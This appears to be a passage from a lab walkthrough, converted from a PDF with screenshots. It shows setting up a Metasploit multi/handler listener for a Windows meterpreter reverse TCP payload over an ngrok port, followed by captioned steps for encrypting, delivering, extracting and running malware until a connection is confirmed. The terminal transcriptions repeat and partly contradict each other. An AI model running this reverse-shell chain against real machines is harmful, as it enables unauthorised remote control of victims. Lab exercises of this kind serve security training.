[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit running: [!] msf exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
[*] Payload: windows/meterpreter_reverse_tcp
[*] Exploit: msf exploit(multi/handler) > set LHOST 0.0.0.0
[*] LHOST => 0.0.0.0
[*] Exploit: msf exploit(multi/handler) >
```


4. Telling Metasploit to listen to all network interfaces: `set LHOST 0.0.0.0`



A screenshot of a web browser window displaying a Kali Linux desktop environment. The terminal window shows the following Metasploit command:

```
labuser@kali: ~
[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit running: [!] msf exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
[*] Payload: windows/meterpreter_reverse_tcp
[*] Exploit: msf exploit(multi/handler) > set LHOST 0.0.0.0
[*] LHOST => 0.0.0.0
[*] Exploit: msf exploit(multi/handler) >
```


5. Matching the local ngrok port: **set LPORT 4444**



```
File Actions Edit View Help
100000 .0000 :0000 .000001
;0000 .0000 :0000 ;0000;
.d000 .0000 .0000 .000d;
.r00 .0000 .0000 .000k;
.tkk; .000000000000 .00k;
;k000000000000000k;
.x000000000000000x;
.lo00000001;
.d00d;

[-] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit: windows/meterpreter/reverse_tcp
[*] Payload: windows/meterpreter/reverse_tcp
[*] LHOST: 0.0.0.0
[*] LPORT: 4444
[*] msf6 exploit(multi/handler) > set LHOST 0.0.0.0
[*] msf6 exploit(multi/handler) > set LPORT 4444
[*] msf6 exploit(multi/handler) > 
```


6. Starting the listener: **run**




```
File Actions Edit View Help
.d000 .0000cc0000 .000d;
.r00 .0000 .0000 .000k;
.tkk; .000000000000 .00k;
;k000000000000000k;
.x000000000000000x;
.lo00000001;
.d00d;

[-] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit: windows/meterpreter/reverse_tcp
[*] Payload: windows/meterpreter/reverse_tcp
[*] LHOST: 0.0.0.0
[*] LPORT: 4444
[*] msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 
```


7. Encryption of the Malware




8. Encryption successful




9. Malware delivered




10. Added 7-zip to extract Malware



11. Extraction successful & ran Malware file



12. Connection confirmed



— — — END OF DOC — — —